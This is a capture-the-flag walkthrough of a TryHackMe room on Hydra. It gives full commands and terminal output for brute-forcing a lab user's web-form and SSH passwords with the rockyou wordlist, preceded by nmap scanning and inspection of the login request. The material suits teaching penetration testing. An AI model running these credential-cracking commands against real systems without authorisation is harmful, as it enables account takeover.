CHALLENGE INFORMATION
Platform: TryHackMe
Path: CompTIA PenTest+
Room: Hydra
Description: Learn about and use Hydra, a fast network logon cracker, to brute-force and obtain a website’s credentials.
Hydra Introduction
Before proceeding, review the introduction to Hydra and familiarize yourself with the protocols it supports.
Question 1: Read the above and have Hydra at the ready.
No answer needed
Using Hydra
Ensure that you have deployed the machine in the room before attempting to solve the questions.
Let us examine the commands discussed in the room.
hydra -l <username> -P <full-path-to-pass> 10.10.10.247 -t 4 ssh
and
hydra -l <username> -P <wordlist> 10.10.10.247 http-post-form "/:username=^USER^&password=^PASS^:F=incorrect" -V
Here is a breakdown of these commands:
COMMAND     DESCRIPTION
hydra       - a very fast network logon cracker that supports many different services

OPTIONS     DESCRIPTION
-l / -L     - specify a single login name (-l) or load multiple logins from a file (-L)
-p / -P     - try a single password (-p) or load multiple passwords from a file (-P)
-v / -V     - verbose mode; -V shows the login and password combination for each attempt
-t          - run TASKS number of connections in parallel (default: 16)
<target> (10.10.10.247) - the target to attack: an IPv4 address, IPv6 address, or DNS name
<service> (ssh)         - the service to attack; see Hydra's list of available protocols
http-post-form          - the module to use for the attack
"/:username=^USER^&password=^PASS^:F=incorrect" - optional service parameters
To view the optional service parameters for any service – in this case, the http-post-form module – run the following command:
hydra -U http-post-form
Here is an abbreviated terminal interaction:
user@kali:~$ hydra -U http-post-form
...
Help for module http-post-form:
============================================================================
Module http-post-form requires the page and the parameters for the web form.
...
By default this module is configured to follow a maximum of 5 redirections in
a row. It always gathers a new cookie from the same URL without variables.
The parameters take three ":" separated values, plus optional values.
(Note: if you need a colon in the option string as a value, escape it with "\:", but do not escape a "\" with "\\".)

Syntax:   <url>:<form parameters>:<condition string>[:<optional>[:<optional>]]
...
user@kali:~$With the theory established, we now turn to practice. Let us proceed to the questions.
First Flag
Question 1: Use Hydra to bruteforce molly’s web password. What is flag 1?
<redacted-flag>
First, we verify our connection to the target:
ping -c 3 10.10.192.119
Next, we determine which port the web server is running on. We should never assume it is port 80; we must verify the open ports.
nmap 10.10.192.119
Complete terminal interaction:
user@kali:~$ ping -c 3 10.10.192.119
...
3 packets transmitted, 3 received, 0% packet loss, time 2035ms
...
user@kali:~$ nmap 10.10.192.119
...
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
...
user@kali:~$The target is up and running, and we have established a live connection. The web server is indeed running on port 80, though it is always prudent to verify.
Let us examine the login page in the browser.

Figure 1: Login page for the web server
We check the page’s source code. Though we find nothing of particular interest, this step is worth completing.

Figure 2: HTML source code belonging to the web server’s login page
Next, we attempt to log in with dummy data:
- Username: username,
- Password: password.
Before submitting, we open the developer tools – Ctrl+Shift+I in Firefox – to inspect the request. We navigate to the Network tab and examine the Request Headers.

Figure 3: Firefox Developer Tools

Figure 4: Login POST request payload
As we can see, the HTTP request method for logging in is POST, and the login page is located at http://10.10.192.119/login.
Our dummy credentials were sent as a request payload in this format: username=username&password=password.
With all the necessary components in hand, we proceed to obtain Molly’s password.
hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.192.119 http-post-form "/login:username=^USER^&password=^PASS^:F=incorrect"
Complete terminal interaction:
user@kali:~$ hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.192.119 http-post-form "/login:username=^USER^&password=^PASS^:F=incorrect"
...
[DATA] attacking http-post-form://10.10.192.119:80//login:username=^USER^&password=^PASS^:F=incorrect
[80][http-post-form] host: 10.10.192.119   login: molly   password: *password*
1 of 1 target successfully completed, 1 valid password found
...
user@kali:~$We have successfully brute-forced Molly’s password. Let us log in:

Figure 5: Web server login with brute-forced password
We have found the first flag – and a rather nice picture.

Figure 6: Redacted flag after successful login
Second Flag
Question 2: Use Hydra to bruteforce molly’s SSH password. What is flag 2?
<redacted-flag>
To obtain the second flag, we use the same approach, this time targeting SSH.
hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.192.119 ssh -v
Complete terminal interaction:
user@kali:~$ hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.192.119 ssh -v
...
[DATA] attacking ssh://10.10.192.119:22/
...
[22][ssh] host: 10.10.192.119   login: molly   password: *password*
...
1 of 1 target successfully completed, 1 valid password found
...
user@kali:~$We log in via SSH:
Then we check the working directory for the flag:
ls -hlag
Finally, we retrieve the second flag:
cat flag2.txt
Complete terminal interaction:
user@kali:~$ ssh [email protected]
...
[email protected]'s password:
Welcome to Ubuntu ...
...
molly@ip-10-10-192-119:~$ ls -alg
...
-rw-rw-r-- 1 molly   38 ... flag2.txt
...
molly@ip-10-10-192-119:~$ cat flag2.txt
THM{<redacted-flag>}
molly@ip-10-10-192-119:~$We have now obtained both flags and successfully completed this room. Be sure to terminate the target machine before proceeding to the next room.